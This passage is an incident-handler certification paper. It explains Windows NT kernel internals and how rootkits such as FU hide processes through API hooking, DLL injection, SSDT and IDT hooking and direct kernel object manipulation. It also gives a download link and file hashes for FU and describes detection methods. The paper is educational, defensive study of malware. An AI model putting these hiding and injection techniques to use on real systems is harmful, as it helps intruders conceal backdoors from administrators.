GIAC Certified Incident Handler (GCIH)
Practical Assignment
Version **3.0**

Mariusz Burdach

18 August 2004

Table of Contents

Abstract

This practical assignment is completed in fulfillment of the GCIH practical assignment version 3.0. This document covers a rootkit tool called FU. Rootkits are mostly used by intruders to cover track after breaking-in into an operating system.

First, the rootkit technology is explained in-depth. This is followed by a detailed explanation of the FU rootkit. The next section covers a source and target network infrastructures. Next, a step by step an attack process is discussed by explaining each of the phases involved in the attack. The final section covers an incident handling process that was followed as a result of the attack against one of sensitive servers.

Statement of Purpose

The main goal of this paper is a in-depth description of one of kernel based rootkits. This kind of a malicious code runs in a kernel mode and then modifies some of kernel data structures which reside in a memory area reserved for the kernel of an operating system. The kernel modification, discussed in this document, is called the Direct Kernel Object Manipulation (DKOM). The DKOM can be used to hide remote access tools like backdoors which are often installed on a compromised system by an intruder. This paper also describes methods which can be used to detect the Windows kernel modifications. Only the Windows NT operating system family is discussed in this document. Windows NT is an operating system that offers features such as: a process management, an access control and a memory management. These systems also use more than one processor's mode for operating and protecting its own critical data structures.

Next goal is a presentation of an incident handling process. Because of a kernel rootkits are classified as a malicious code, the incident handling process, presented in this paper, can be used to handle other incidents classified as a malicious code.

To show how the selected rootkit can be used in a real world, it is necessary to perform an attack against the Windows 2000 operating system. A vulnerability in one of the Microsoft Windows 2000 security subsystems was used to break-in into the target system. The Windows LSASS (Local Security Authority Subsystem Service) was prone to a remotely exploitable buffer overrun vulnerability. An information about this vulnerability was published first time on 13 April, 2004.
An environment, in which the attack took place, was an internal network of a small education company. This company employs several temporary employees. In my scenario one of them was an intruder. He was very interested in accessing financial documents and examination tests. All top secret data was stored in an internal file server.
This company employs two administrators. The target company does not have an official security policy or written incident handling procedures.

The exploit

In this section, I will discuss a rootkit which was used to hide a presence of an attacker on a system. After breaking-in the attacker installed a simple backdoor tool to accessing a compromised system at any time. That installed backdoor could be easily detected by an administrator if a rootkit was not used.

Name

The name of described rootkit is the FU. This rootkit is accessible with the source code. The main component of the FU rootkit runs in the kernel mode of an operating system. The author of this rootkit is a person nicked fuzen_op. There are no CVE or CERT numbers related to this tool. The FU rootkit was used to hide a backdoor installed on a compromised server.

The FU is downloadable from https://www.rootkit.com/vault/fuzen_op/FU_Rootkit.zip.

The current version of the FU rootkit is **2.5**.

The Fu rootkit consists of two components (two object files):

- The *msdirectx.sys* file is a device driver which is loaded directly into a kernel memory.
- The *fu.exe* file is an application tool which is used to send requests to that device driver.

Cryptographic hashes, for files listed above, are presented in Table 1.

File name	MD5 SUM
FU_Rootkit.zip	7c164526079bc6cf8b3d3a073b7cd790
fu.exe	2ece1bad8d6064879f85fc30ea0ea634
msdirectx.sys	e15ca3704085aa15edfe47458534bbde

Table 1. Cryptographic hashes for the FU rootkit files.

Operating System

The FU works only on Microsoft Windows NT/2000/XP/2003. The binaries, included in zip file (*FU_Rootkit.zip*), can be run only on Windows 2000/XP/2003. To run the FU rootkit on Windows NT, it is necessary to recompile the source code.

Protocol/Services/Applications

The FU rootkit works properly when a device driver named *msdirectx.sys* is loaded into a kernel memory of the Windows operating system. When we run the *fu.exe* tool first time, the kernel driver is loaded automatically. As you will see, a management of the rootkit is performed by the *fu.exe* tool. This tool communicates with the *msdirectx.sys* device driver. This driver modifies internal kernel data structures of the Windows 2000 operating system because it understands them. The functions of the device driver allow us to read and modify data structures which represent processes being active in the system.

At first internals of Windows NT operating system will be discussed in brief, then techniques used by rootkits and finally it will be finished deeply with the technique used by the FU rootkit.

Architecture of Windows NT operating system

The Windows operating system, based on NT technology, as most of operating systems (running on x86 processors) uses two processor's modes: a kernel (known as a ring 0) and a user mode (known as a ring 3) as it is shown in Figure 1. The operating system uses modes to implement a secure operating environment. It provides a separation of users' programs (run in a user mode) from operating system kernel, which is run in a kernel mode (privileged mode), as it is illustrated in Figure 2. This separation is possible because of the x86 processor's construction which provides 4 modes. As it was mentioned before most operating system use only two modes: a user mode and a kernel mode.




Figure 1. Ring 0 and Ring 3.




Figure 2. User and kernel mode.

It is worth mentioning, that the greater part of the Windows operating system code is executed only in a privilege mode.
Every process is run in a user mode by users or administrators and has its own address space. An access to this address space is controlled by an operating system (most part of the operating system is run in a kernel mode), so for instance it is impossible to terminate a process of one user by a process of another user who has no special rights (privileges). An access to administrator's processes from other users' processes is also prohibited. An access control is performed by the Windows operating system. Additionally, some memory areas can be accessed only from a kernel mode. This memory area is reserved for kernel data structures (for example: EPROCESS data blocks) and for native kernel functions of an operating system (for example: system services). Users' programs have no direct access to that part of the operating system memory, so users' processes cannot harm the operating system. Only programs, run in a kernel mode, have a direct access to this memory area. So when an intruder gains administrative rights then he has an access to memory reserved for a kernel of the operating system (in next part of this document I will describe how to gain an access to a kernel memory), and he can manipulate every data kept by the operating system in this memory space. It's important to note that there is no security mechanism in a kernel mode. So when an intruder can run his programs (a device driver) in a privilege mode, he can modify any data structures such as: tables, data blocks or system services. The FU rootkit is an example of that kind of the program. It can modify kernel data structures directly by using its own device driver run in a kernel mode.

Execution patch in Windows NT

Before we go deeper into the techniques used by rootkits, let's take a look at some of the Windows operating system components which support and interact with users' processes.
During an execution, every program interacts with the operating system. Now, I will try to explain these interactions, which are critical to understand how exactly the kernel mode rootkits work.
Most user mode processes make function calls into Win32 DLLs. DLLs files, in the Windows operating system, act as the system libraries. Application programming interface functions (API), exported by system libraries, are the interface into the core functions of Windows operating system. DLLs files run in a user mode and provide an APIs to various kernel mode functions which have direct access to files and devices. The operating system has to execute some codes (kernel functions), in a privileged mode, in order to have an access to any object (this task requires a kernel level interaction with hardware). So API functions are used to request the kernel functions (called system services) to perform this tasks in behalf of the user's process. When a request is generated, a transition from a user mode to kernel mode is performed and system service is executed. System services refer to a set of core functions provided by the operating system. As it was noted, APIs enable users' programs to call several system services. For example: when a user's process wants to delete a file, it calls the DeleteFileA function API. This API is exported by the *kernel32.dll* library. Then that API calls the right wrapper function (the wrapper for the DeleteFileA is called NtDeleteFile). Wrappers are exported by the ntdll.dll library. A wrapper function uses the INT 2E instruction to switch into the kernel mode and then a requested system

service is executed. Every system service is identified by the Service ID. The right wrapper fills the service ID of the requested system service and then issues the INT 2E instruction (see Figure 3).




Figure 3. A process of calling a system service from user mode.

This instruction makes a transition from a user mode to a kernel mode and then the processor starts to execute the handler named KiSystemService() which is specified for the INT 2E in the Interrupt Descriptor Table (IDT). After this the handler locates the address of the function (which has to be executed) by using system service ID. Addresses of core kernel functions (system services) and their corresponding system service ID are located in a table called the System Service Dispatch Table (SSDT) as it is illustrated in Figure 4.




Figure 4. A process of calling a system service in a kernel mode.

The control is returned to a user mode after executing of a right system service.

An overview of Rootkits

The shortest definition of a rootkit is the following: a “rootkit” is a software which lets an attacker to mask his presence on a machine so that system administrators cannot detect him. Rootkits also allow an attacker to keep root access on a compromised system at any later time. Rootkits, which are once installed, can:

- Hide processes
- Hide files and their contents
- Hide registry keys and their contents
- Hide open ports and communication channels
- Capture keyboard hints
- Sniff passwords in a local area network
- Etc.

Rootkits can be broken down into two general categories because they can operate at two different levels: application (user mode) rootkits and kernel rootkits. Now, I’ll deal with user mode rootkits and show their strengths and weaknesses. Next, I’ll focus on kernel mode rootkits. Finally, the FU rootkit will be presented in-depth.

User mode rootkits

Most part of this kind of rootkits alters or replaces existing core system binary executables on disk. For example, on the Windows system, an intruder may use a rootkit to replace *netstat.exe* or *taskmgr.exe* tools. When a normal *netstat.exe* command is used to list all open TCP and UDP ports, the rootkit version can hide some TCP or UDP ports opened by an intruder. The *taskmgr.exe* tool can be replaced to hide some active process IDs which can be created by a backdoor being run in the system.

This kind of rootkits is quite easy to be defeated. An administrator can download and execute a replacement tool like the *pslist.exe* to print all active processes. Then he can compare a returned result with a result from the infected taskmgr tool. The pslist tool is included in the PSTOOLS package and is available at http://www.sysinternals.com.

An intruder can patch or replace libraries on disk instead of modifying or replacing the core operating system commands. This technique is more effective, because it is not limited to a particular administrator tool. The *kernel32.dll* and *ntdll.dll* libraries are often replaced because almost every core binary file on disk uses API functions exported by DLLs. A rewriting the whole library is a very complicated task. And it is very easy to make a mistake because of a complexity of windows libraries.

To solve this problem rootkits can directly alter the core libraries of the operating system. It is reached by the direct code modification of original API functions. Methods of hijack functions are called a hook. Hooking of a target function can be performed statically on binary files or dynamically at runtime. The most popular way of direct function modification rests on replacing the first few instructions of the target function with an unconditional jump (JMP) instruction to the replacement function. The replacement function can be stored in an extra DLL or data segment of that

binary object. A method of attaching a new data segment to a binary file is sometimes used by rootkits to hide a malicious driver inside any legal driver.
Instructions from the target function must be preserved because they can be invoked as a subroutine. When the target function completes, it returns control to the replacement function which modify some of returned results. There are several popular functions which can be hooked in that way. There are API functions like NtQuerySystemInformation, NtEnumeratekey or NtQueryDirectoryFile. For instance, when an administrator wants to print all values from the key RUN, he will execute a regedit tool. This tool calls a modified version of the NtEnumerateKey function which first calls the original function and then filters some results.

A replacement of objects (executable files and libraries) and a static interception of API functions, which are exported by the system libraries, are only limited to programs which will be executed after infection. This method doesn't touch processes which are actually running on the operating system. As it was noted, a technique of hooking functions can be also performed in a system memory at execution time. Rootkits, which modify active processes, will be discussed in the next section.

A manipulation of static object can be easily detected. An administrator can use tools which verify an integrity of all important files of the operating system. MD5 or/and SHA-1 algorisms are widely used to create and verify hash sums of objects. One of those tools is available at the Security Resource Kit for Windows 2000 media. This tool is called Microsoft File Checksum Integrity Verifier.
Alternatively, an administrator can compute a cryptographic hash of every file on the potentially infected disk and match it with a database, which currently contains millions of known-good file hashes. A good example of that database is the National Software Reference Library created by The National Institute of Standards and Technology. This database can be downloaded from the following address: http://www.nsrl.nist.gov/.

It's worth mentioning that core objects of the Windows operating system are protected by the Windows File Protection mechanism. This is kind of a protection against worms, viruses, rootkits and other type of malicious code. Unfortunately, methods of disabling Windows File Protection exist but it is out of a scope of this document.

So far only methods of a static modification of operating system have been discussed. It is a good time to describe methods of active processes' modification. The biggest advantage of an infecting memory is that none of binary system object is modified, so this kind of the modification is undetectable by tools which check the integrity of binary files. Instead of modifying binary files, only some parts of virtual memory of operating system are patched.
The easiest way is based on altering pointers in the Import Address Table. When the operating system loads an executable file, it resolves all the external symbols (API function names) and writes their addresses to this memory location (IAT). During an execution of a file, calls to external API functions are based on its addresses which are stored in IAT. An intruder can directly alter the imported addresses and redirect API calls to the replacement functions. It is also important to note that an attacker doesn't need to replace the first few instructions of the target function. The

replacement function calls the target function and then filters some data returned from it. Certain data such as: file names or process numbers can be hidden in that way. It worth mentioning that any hidden file must physically exist on disk. To defeat this method of a file hiding, an administrator can share the whole file system like NTFS and then list all files from another clear operating system.
As you can notice, all described techniques of an infection change the way of the operating system's behavior. An Import Address Table modification is presented in Figure 5.




Figure 5. A modification of the Import Address Table.

Several conditions must be fulfilled in order to modify any process. An intruder has to inject the malicious code into a memory space of running process and then execute it as a thread.
As it was mentioned the malicious code can be loaded into a memory of a target process as a additional library object. This technique is named the DLL Injection. The LoadLibrary() function is called in order to load external symbols (function names) to address space of a running process. After loading of the DLL, the linker automatically calls the DllMain() function which is responsible for an initialization of that DLL. Then an intruder must call the CreatRemoteThread() function which is one of API used to the debugging. This API starts a thread in the address space of the remote process to which the malicious code was downloaded. Then the malicious code can modify the IAT of that process to redirect any calls to the replacement functions.

The DLL Injection technique is not the only way of modifying of running processes in the system. We can inject the malicious code directly into any running process without using additional libraries. The OpenProcess() function is used to get a handle of that process. Next step is using the VirtualAllocEx() function to allocate some memory for the malicious code in an address space of the remote process. Then the WriteProcessMemory() function is used to copy the malicious code into that allocated memory. Finally, the code is executed as a new thread by using the CreateRemoteThread().

Nowadays, this technique of a modification of running processes is used by worms. The Korgo worm is a good example of that one. It tries to create a new thread in an existing process of Explorer.exe. By doing this, the Korgo worm can:

- bypass personal firewall. Some personal firewalls check a MD5 sum of a binary file, which try to connect to the Internet. If a MD5 signature is correct

and active configuration allows to initiate an connect, then a connection will be established.
- hide its presence on a machine. An administrator sees only a process of explorer.exe tool.

To find out more about the Korgo worm, please take a look at detailed description available at http://securityresponse.symantec.com/ web site.

An intruder can go one step farther and having an access to a kernel memory he can modify some of kernel data structures.

Kernel mode rootkits

While all user mode rootkits change the behavior of the operating system by hooking API functions or replacing core system commands, the kernel based rootkits may also change the behavior of the operating system or modify some kernel data structures.

It is important to note that, before modifying a kernel, an attacker has to gain an access to a kernel memory.

How to infect a kernel memory

Two basic methods can be distinguished. The most common method bases on a loading of a malicious code into the kernel memory. The malicious code is loaded as a device driver. Most of operating systems allow to load an additional code in a form of a driver to patch a kernel code. Instead of recompiling a whole kernel when a support of new file system or new physical device is needed, an additional driver is loaded on demand. Then drivers act as a part of the kernel. This feature is abused by attackers. An intruder can write a malicious code in a driver form and then inject it into the kernel code.
Once installed Kernel mode rootkits can modify any kernel structures such as: process lists, tokens, important tables and its entries or system services.
Sometimes an intruder can add a malicious code to some legal drivers which, for example, are responsible for a file system support. In this particular example a detection of that malicious code is not easy. More information about infecting of a legal driver is described in the article titled: “Infecting loadable kernel modules”, available at http://www.phrack.org/phrack/61/. In this article only Linux operating system modules (represented in the ELF standard) are discussed, but the described technique of infecting drivers could be performed also in Windows.
The other method of a modifying of a kernel by rootkits is based on altering a physical memory. In Windows the physical memory is represented as the \\device\PhysicalMemory object. When an intruder has got rights to write to this object and has got knowledge about structures inside this object, he can overwrite any part of it.

Changing the way of the operating system’s behavior

The kernel structures can be modified by rootkits in many places. Rootkits can modify kernel data blocks which represent processes. They can also modify other kernel

structures such as a list of loaded drivers, but the most common technique is based on altering some functions or system services which are indirectly called by user mode applications. For example, during installation a rootkit can add some extra instructions to the ZwQueryDirectoryFile() system service in order to hide some files. As you can see, this technique of hooking of a function is also used by user mode rootkits.
The easiest and the most popular way of modifying kernel is based on altering pointers to functions which are kept by the system in the following tables:

- System Service Dispatch Table (SSDT)
- Interrupt Descriptor Table (IDT)

Techniques of modifying of above tables will be discussed here. Please note, that an intruder can also modify many other pointers such as KTHREAD.pServiceDescriptorTable. In this document only the most popular methods are discussed.

To present how an information in tables are used by the operating system, the mechanism of application's executing will be presented again.

Whenever a user program wants to perform I/O request, allocate or deallocate virtual memory, start a thread or process, or interact with global resources, it must call upon one or more system services which live in a kernel mode. Pointers of these system services are kept in the table called the System Service Dispatch Table.
A program, which wants to access a system service, fills an ID of that service to register and execute the INT 2e instruction. The INT 2e instruction halts an execution of that program for a while and transfers control to the trap handler named the KiSystemService(). The Windows operating system looks up the Interrupt Descriptor Table to find out which the trap handler has to handle the INT 2e instruction. The Interrupt Descriptor Table contains entries with all available interrupt numbers and pointers to related handlers. The KiSystemService() is responsible for handling the INT 2e software interrupt.

Interrupt Descriptor Table

The first technique of a kernel modification is based on altering a pointer to the KiSystemService() trap handler as it is illustrated in Figure 6. The kernel rootkit can load its own trap handler into the kernel memory, then overwrites a pointer to the original trap handler in the Interrupt Descriptor Table. In next step, the rootkit has to inject its own versions of system services into the kernel memory or even can create a new System Service Dispatch Table. After these modifications, every INT 2e interrupt will be handled by a new trap handler which will be calling proper system services which are also injected by an attacker.
Sometimes the Interrupt Descriptor Table Register (IDTR) can be altered by the kernel based rootkit (see Figure 6). This object points to a first entry in the Interrupt Descriptor Table. A rootkit can create a new Interrupt Descriptor Table with pointers to replaced trap handlers. Finally the address of the new IDT is written in the IDTR.




Figure 6. Modification of IDTR and IDT.

System Service Dispatch Table

The most common method of kernel's altering is made with the use of the System Service Dispatch Table. Instead of an original system service, a hooked system service is called. A kernel rootkit has to alter pointers to original system services. Typically, the original system service is called from the hook. When a request to that system service is received, the altered system service is called. After receiving a result from the original system service, some data filtrations are performed. The hook can remove names of files or IDs of processes from the result.
The system service named ZwQuerySystemInformation() is often a target of an altering. This service is used indirectly by user applications to enumerate active processes. Figure 7 shows how the SSDT can be altered by the kernel mode rootkit.




Figure 7. Hooking ZwQuerySystemInformation() native API by SSDT Modification.

The other method of altering kernel data is based on overwriting the first instructions of selected system service with an unconditional jump instruction to the replacement function. As you can see, in that scenario pointers in the System Service Dispatch Table are not touched by a kernel mode rootkit.
To perform this kind of a modification a rootkit has to store the first instructions of the original function. This step is necessary, because the original function is called from the replacement one. As you remember, this technique is often used by user mode rookits to hook API functions.

Direct Kernel Object Manipulation

This is the most important part of the document because the FU rootkit uses this technique. This technique is called the Direct Kernel Object Manipulation (DKOM). The DKOM technique is based on a direct modification of some kernel data structures such as: process blocks or an active process list. This method doesn't hook any system service and doesn't replace stored pointers in tables such as: IDT or SSDT. Just a simple unlinking of some data structures or some value modifications in those data structures is performed. It is important to remember that an intruder needs to have an access to a kernel memory where those data structures are stored. In that way, a rookit can hide an active process just by an unlinking a EPROCESS object from the ActiveProcesLinks - a double linked list. A hidden process is invisible for the ZwQuerySystemInformation() which is used to get a list of processes running in the system.
Every process is represented in a form of the EPROCESS data block. These data blocks are stored in a kernel memory. When a new process is created, a system creates a new EPROCESS data block. All running processes are linked in the double list called the ActiveProcessLinks. This list is read by the ZwQuerySystemInformation() system service which is used by tools like Task Manager. As it was noted, this list is double linked. It means that the ActiveProcessLinks list is created from two parameters: FLINK – a pointer to next process and BLINK – a pointer to a previous process as it is shown in Listing 1.

```
typedef struct _LIST_ENTRY ActiveProcessLinks {
DWORD Flink;
DWORD Blink;
}
```

Listing 1. ActiveProcessLinks.

As it is presented in Figure 8, the last process on the list points to the first process on the list (FLINK pointer). Also it can be seen that the first process on the list points to the last active process (BLINK pointer).




Figure 8. EPROCESS blocks in double linked list.

Two tasks have to be performed by a rootkit to hide an active process, as it is illustrated in Figure 9. At first, a process to hide must be identified. Then two pointers must be overwritten:

- the FLINK value in previous process
- the BLILNK value in next process




Figure 9: Unlinked EPROCESS block.

In this way, an unlinking of the process from the ActiveProcessLinks was performed. A hidden process is able to execute even after removing it from that list. It happens because completely different lists are used by the scheduler to reserve some processor's time. The Windows 2000 scheduler is using lists of threads instead of a list of processes. The following lists are used to manage threads by the scheduler:

1. KiDispatcherReadyListHead
2. KiWaintInListHead
3. KiWaitOutListHead

It means that a hidden process is still able to execute.

Now, let's have a look at threads which are an entity within a process. It is important to note that every process has to have at least one thread. All threads within a process share the address space of the process and use the same set of resources such as: an initial code and data. As we already know, the Windows scheduler uses lists which hold threads.

From the above we can see that it is an easy way to detect hidden processes. We should just read the threads' lists and check if every thread points to visible processes. When a thread points to a process, which is not presented in the ActiveProcessLinks, it means that this process is hidden by an intruder!

